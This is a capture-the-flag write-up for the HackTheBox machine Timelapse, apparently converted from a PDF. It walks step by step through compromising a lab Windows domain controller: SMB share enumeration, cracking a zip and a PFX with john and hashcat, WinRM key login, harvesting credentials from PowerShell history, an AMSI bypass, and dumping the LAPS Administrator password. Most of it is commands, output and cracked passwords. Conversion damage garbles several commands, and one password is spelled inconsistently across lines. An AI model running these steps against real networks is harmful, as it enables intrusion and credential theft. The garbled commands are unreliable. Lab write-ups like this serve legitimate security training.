HackTheBox Writeup - Timelapse

```
#hackthebox #nmap #active-directory #windows #crackmapexec #smbclient #winrm-keys #zip2john #john #zip2pfx #extract-pfx #invoke-winpeas #powershell-history #laps #dump-laps #hashcat
```

Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the svc_deploy user. User enumeration shows that svc_deploy is part of a group named LAPS_Readers. The LAPS_Readers group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.

Recon

Crackmapexec

Both null and guest authentications are available

Add to hosts

```
echo '10.10.11.152 DC01.timelapse.htb timelapse.htb' | sudo tee -a /etc/hosts
```

Shares

```
r—(kali⊕kali)-[~/htb/Timelapse]
└$ cme smb 10.10.11.152 -u 'a' -p '' --shares
SMB
            10.10.11.152
                            445
                                    DC01
                                                     [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
            10.10.11.152
                                                     [+] timelapse.htb\a:
SMB
                            445
                                    DC01
SMB
            10.10.11.152
                                    DC01
                                                     [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
                            445
            10.10.11.152
                                    DC01
                                                     [*] Enumerated shares
SMB
                            445
SMB
            10.10.11.152
                            445
                                    DC01
                                                     Share
                                                                      Permissions
                                                                                       Remark
            10.10.11.152
                                    DC01
SMB
                            445
SMB
            10.10.11.152
                            445
                                    DC01
                                                     ADMIN$
                                                                                       Remote Admin
SMB
                                    DC01
                                                     C$
                                                                                      Default share
            10.10.11.152
                            445
SMB
            10.10.11.152
                            445
                                    DC01
                                                     IPC$
                                                                      READ
                                                                                       Remote IPC
                                                                                      Logon server share
SMB
            10.10.11.152
                            445
                                    DC01
                                                     NFTI OGON
SMB
            10.10.11.152
                            445
                                    DC01
                                                     Shares
                                                                      READ
SMB
            10.10.11.152
                            445
                                    DC01
                                                     SYSV0L
                                                                                      Logon server share
```

Nmap

```
# Nmap 7.94 scan initiated Sat Jul 22 12:43:34 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA Timelapse 10.10.11.152
Nmap scan report for 10.10.11.152
Host is up, received user-set (0.058s latency).
Scanned at 2023-07-22 12:43:35 CST for 194s
Not shown: 65517 filtered tcp ports (no-response)
PORT
          STATE SERVICE
                                  REASON
                                                  VERSION
53/tcp
          open domain
                                  syn-ack ttl 127 Simple DNS Plus
88/tcp
          open kerberos-sec
                                  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-07-22 12:45:20Z)
135/tcp
          open msrpc
                                  syn-ack ttl 127 Microsoft Windows RPC
139/tcp
          open netbios-ssn
                                  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp
                                  syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
          open ldap
First-Site-Name)
445/tcp
          open microsoft-ds?
                                  syn-ack ttl 127
464/tcp
          open kpasswd5?
                                  syn-ack ttl 127
```

```
open ncacn http
                                 syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
593/tcp
        open ldapssl?
636/tcp
                                 syn-ack ttl 127
3268/tcp open ldap
                                 syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-
First-Site-Name)
3269/tcp open globalcatLDAPssl? syn-ack ttl 127
5986/tcp open ssl/http
                                 syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
tls-alpn:
http/1.1
 ssl-cert: Subject: commonName=dc01.timelapse.htb
 Issuer: commonName=dc01.timelapse.htb
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2021-10-25T14:05:29
 Not valid after: 2022-10-25T14:25:29
 MD5: e233:a199:4504:0859:013f:b9c5:e4f6:91c3
 SHA-1: 5861:acf7:76b8:703f:d01e:e25d:fc7c:9952:a447:7652
 ----BEGIN CERTIFICATE----
 MIIDCjCCAfKgAwIBAgIQLRY/feXALoZCPZtUeyiC4DANBgkqhkiG9w0BAQsFADAd
 1rrndm32+d0YeP/wb8E=
----END CERTIFICATE----
ssl-date: 2023-07-22T12:46:50+00:00; +8h00m02s from scanner time.
http-title: Not Found
9389/tcp open mc-nmf
                                 syn-ack ttl 127 .NET Message Framing
                                 syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open msrpc
49673/tcp open ncacn http
                                 syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
                                 syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open msrpc
49696/tcp open msrpc
                                 syn-ack ttl 127 Microsoft Windows RPC
61871/tcp open msrpc
                                 syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb2-time:
```

```
date: 2023-07-22T12:46:12
   start_date: N/A
  p2p-conficker:
   Checking for Conficker.C or higher...
   Check 1 (port 32357/tcp): CLEAN (Timeout)
   Check 2 (port 64540/tcp): CLEAN (Timeout)
   Check 3 (port 22941/udp): CLEAN (Timeout)
   Check 4 (port 12702/udp): CLEAN (Timeout)
   0/4 checks are positive: Host is CLEAN or ports are blocked
clock-skew: mean: 8h00m01s, deviation: 0s, median: 8h00m01s
  smb2-security-mode:
    3:1:1:
     Message signing enabled and required
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 22 12:46:49 2023 -- 1 IP address (1 host up) scanned in 194.26 seconds
```

User Flag

Get winrm_backup.zip from smb share

Get winrm backup file from smb share

Get winrm keys

The zip file is encrypted

```
──(kali⊛kali)-[~/htb/Timelapse]

└─$ unzip winrm_backup.zip

Archive: winrm_backup.zip

[winrm_backup.zip] legacyy_dev_auth.pfx password:

skipping: legacyy_dev_auth.pfx incorrect password
```

Crack zip file

```
Will run 5 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)

1g 0:00:00:00 DONE (2023-07-22 12:55) 3.448g/s 11970Kp/s 11970Kc/s 11970Kc/s susu00xoxlove..superrbd

Use the "--show" option to display all of the cracked passwords reliably


Session completed.

—(kali@kali)-[~/htb/Timelapse]

_$ unzip winrm_backup.zip

Archive: winrm_backup.zip

[winrm_backup.zip] legacyy_dev_auth.pfx password:supremelegacy
    inflating: legacyy_dev_auth.pfx
```



Crack pfx file

```
[ (kali ⊕kali) - [~/htb/Timelapse]

$\_$ pfx2john legacyy_dev_auth.pfx > pfx.hash

[ (kali ⊕kali) - [~/htb/Timelapse]

$\_$ john pfx.hash --wordlist=/opt/wordlists/rockyou.txt

Using default input encoding: UTF-8

Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 SSE2 4x])

Cost 1 (iteration count) is 2000 for all loaded hashes

Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
```

```
Will run 5 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

thuglegacy (legacyy_dev_auth.pfx)

1g 0:00:00:47 DONE (2023-07-22 13:00) 0.02124g/s 68664p/s 68664c/s 68664C/s thuglife06..thud456

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

Extract private and public key from the pfx file

```
r (kali⊗kali)-[~/htb/Timelapse]

$\times \text{ openssl pkcs12 -in legacyy_dev_auth.pfx -out private.key -nodes -nocerts} \text{
Enter Import Password:thuglegacy}

$\times \text{(kali\omegacy} \text{-(htb/Timelapse]} \text{
$\text{ openssl pkcs12 -in legacyy_dev_auth.pfx -out public.key -nodes -nokeys} \text{
Enter Import Password:thuglegacy}
```

& Tip

Command can be found in the <u>arsenal</u> cheat sheet by *Orange-Cyberdefense*

Login as legacy with evil-winrm

Nmap result reveals that the winrm was opened at port 5986 for ssl, but not the default 5985

Root Flag

Get credentials from powershell command history



For old machines, most PowerShell Empire's modules work well for them

https://github.com/BC-SECURITY/Empire/tree/main/empire/server/data/module_source



Latest version of winpeas did not work well on the machine, use Invoke-winPEAS.ps1 from 2021 instead

```
Analyzing Windows Files Files (limit 70)

C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

C:\Users\Default\NTUSER.DAT

C:\Users\legacyy\NTUSER.DAT
```

View powershell command history

```
*Evil-WinRM* PS C:\programdata> cat
$env:userprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
```

```
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

Get credential - svc deploy: E3R\$Q62^12p7PL1C%KWaxuaV

Investigate with BloodHound

Use crackmapexec's bloodhound collector


```
cme ldap timelapse.htb -u 'svc_deploy' -p 'E3R$Q62^12p7PL1C%KWaxuaV' --bloodhound -c all -ns 10.10.11.152
```

```
—(kali&kali)-[~/htb/Timelapse/ldap_dump]
└─$ cme ldap timelapse.htb -u 'svc_deploy' -p 'E3R$062^12p7PLlC%KWaxuaV' --bloodhound -c all -ns 10.10.11.152
                                                       [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
           DC01.timelapse.htb 445
                                     DC01
LDAP
           DC01.timelapse.htb 389
                                                       [+] timelapse.htb\svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
                                     DC01
LDAP
           DC01.timelapse.htb 389
                                     DC01
                                                       Resolved collection methods: group, rdp, dcom, localadmin, session, trusts, psremote, container, objectprops, acl
           DC01.timelapse.htb 389
                                     DC01
                                                      Done in 00M 11S
           DC01.timelapse.htb 389
                                     DC01
                                                      Compressing output into /home/kali/.cme/logs/DC01_DC01.timelapse.htb_2023-07-22_162032bloodhound.zip
```


Start bloodhound, and drag in the zip file

```
sudo neo4j start
bloodhound
```


User svc_deploy have a non-standard domain group: LAPS_READERS



Find shortest path to Domain Admins, confirm that the group LAPS_READERS can read LAPS Password from DC01.TIMELAPSE.HTB



Right click on ReadLAPSPassword path line to view instructions



Dump laps from domain controller

What is LAPS?

LAPS (Local Administrator Password Solution) will mange local Administrator password for domain computers

Solution Another way to dump laps

https://github.com/n00py/LAPSDumper

```
python laps.py -d timelapse.htb -u 'svc_deploy' -p 'E3R$Q62^12p7PL1C%KWaxuaV'
```

♦ Dump LAPS without powerview

```
Get-ADComputer DC01 -property 'ms-mcs-admpwd'
```

Prepare powerview

Connect with evil-winrm and bypass amsi

```
Info: Patching 4MSI, please be patient...
[+] Success!
```

Dump laps from DC01

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> Get-DomainObject DC01 | select name, "ms-mcs-AdmPwd"

name ms-mcs-admpwd

....

DC01 I07M052Ic-/96-5#lt2r+F@K

DC01
```

Login as Administrator

Root flag is not in Administrator's Desktop

```
[---(kali@kali)-[~/htb/Timelapse]
└$ cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#lt2r+F@K' -x 'type C:\Users\Administrator\Desktop\root.txt'
            DC01.timelapse.htb 445
                                                        [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
SMB
                                      DC01
(signing:True) (SMBv1:False)
            DC01.timelapse.htb 445
SMB
                                      DC01
                                                        [+] timelapse.htb\Administrator:I07M052Ic-/96-5#lt2r+F@K (Pwn3d!)
                                                       Node ADMINISTRATOR@TIMELAPSE.HTB successfully set as owned in BloodHound
SMB
            DC01.timelapse.htb 445
                                      DC01
            DC01.timelapse.htb 445
                                                        [+] Executed command
SMB
                                      DC01
           DC01.timelapse.htb 445
                                                       The system cannot find the file specified.
SMB
                                      DC01
```

Find the Flag

```
cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#lt2r+F@K' -x 'cd C:\Users && dir /s root.txt'
SMB DC01.timelapse.htb 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
(signing:True) (SMBv1:False)
SMB DC01.timelapse.htb 445 DC01 [+] timelapse.htb\Administrator:I07M052Ic-/96-5#lt2r+F@K (Pwn3d!)
```

```
DC01.timelapse.htb 445
                                                        [+] Executed command
SMB
                                      DC01
            DC01.timelapse.htb 445
                                                       Volume in drive C has no label.
SMB
                                      DC01
            DC01.timelapse.htb 445
                                                       Volume Serial Number is 22CC-AE66
SMB
                                      DC01
            DC01.timelapse.htb 445
SMB
                                      DC01
SMB
            DC01.timelapse.htb 445
                                      DC01
                                                       Directory of C:\Users\TRX\Desktop
            DC01.timelapse.htb 445
SMB
                                      DC01
            DC01.timelapse.htb 445
SMB
                                      DC01
                                                       07/21/2023 07:02 AM
                                                                                            34 root.txt
            DC01.timelapse.htb 445
                                                       1 File(s)
SMB
                                      DC01
                                                                              34 bytes
SMB
            DC01.timelapse.htb 445
                                      DC01
            DC01.timelapse.htb 445
                                                       Total Files Listed:
SMB
                                      DC01
SMB
            DC01.timelapse.htb 445
                                      DC01
                                                       1 File(s)
                                                                              34 bytes
                                                       0 Dir(s) 10,008,154,112 bytes free
            DC01.timelapse.htb 445
SMB
                                      DC01
r—(kali⊕kali)-[~/htb/Timelapse]
L$ cme smb timelapse.htb -u 'Administrator' -p 'I07M052Ic-/96-5#lt2r+F@K' -x 'type C:\Users\TRX\Desktop\root.txt'
            DC01.timelapse.htb 445
                                                       [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
SMB
                                      DC01
(signing:True) (SMBv1:False)
            DC01.timelapse.htb 445
                                                       [+] timelapse.htb\Administrator:I07M052Ic-/96-5#lt2r+F@K (Pwn3d!)
SMB
                                      DC01
           DC01.timelapse.htb 445
                                                       [+] Executed command
SMB
                                      DC01
SMB
            DC01.timelapse.htb 445
                                      DC01
                                                       46af9877edd8e250a6ca1a95786f7d7e
```

Additional

Using hashcat to utilize GPU



Sometimes john is slower than hashcat, since hashcat can utilize computing power of GPU

Check the required format for hashcat

```
hashcat --example-hashes grep zip
```

```
| Stample | Sta
```

The zip2john result will be like

```
winrm_backup.zip/legacyy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12e\506...452f76*$/pkzip$:legacyy_dev_auth.pfx:winrm_backup.zip::winrm_backup.zip
m_backup.zip
```

Remove filename prefix and suffix

```
$pkzip$1*1*2*0*965*9fb*12e\506...452f76*$/pkzip$
```

Then start hashcat

```
hashcat hashcat zip.hash /opt/wordlists/rockyou.txt -m 17200
```

```
Session..... hashcat
Status..... Cracked
Hash.Mode.....: 17200 (PKZIP (Compressed))
Hash.Target.....: $pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a8...pkzip$
Time.Started....: Sat Jul 22 15:55:05 2023 (3 secs)
Time.Estimated...: Sat Jul 22 15:55:08 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/opt/wordlists/rockyou.txt)
Guess.Oueue.....: 1/1 (100.00%)
Speed.#1.....: 1305.9 kH/s (0.12ms) @ Accel:232 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress..... 3469560/14344385 (24.19%)
Rejected..... 0/3469560 (0.00%)
Restore.Point....: 3468400/14344385 (24.18%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sur137 -> suplly
Hardware.Mon.#1..: Util: 27%
Started: Sat Jul 22 15:54:53 2023
Stopped: Sat Jul 22 15:55:09 2023
```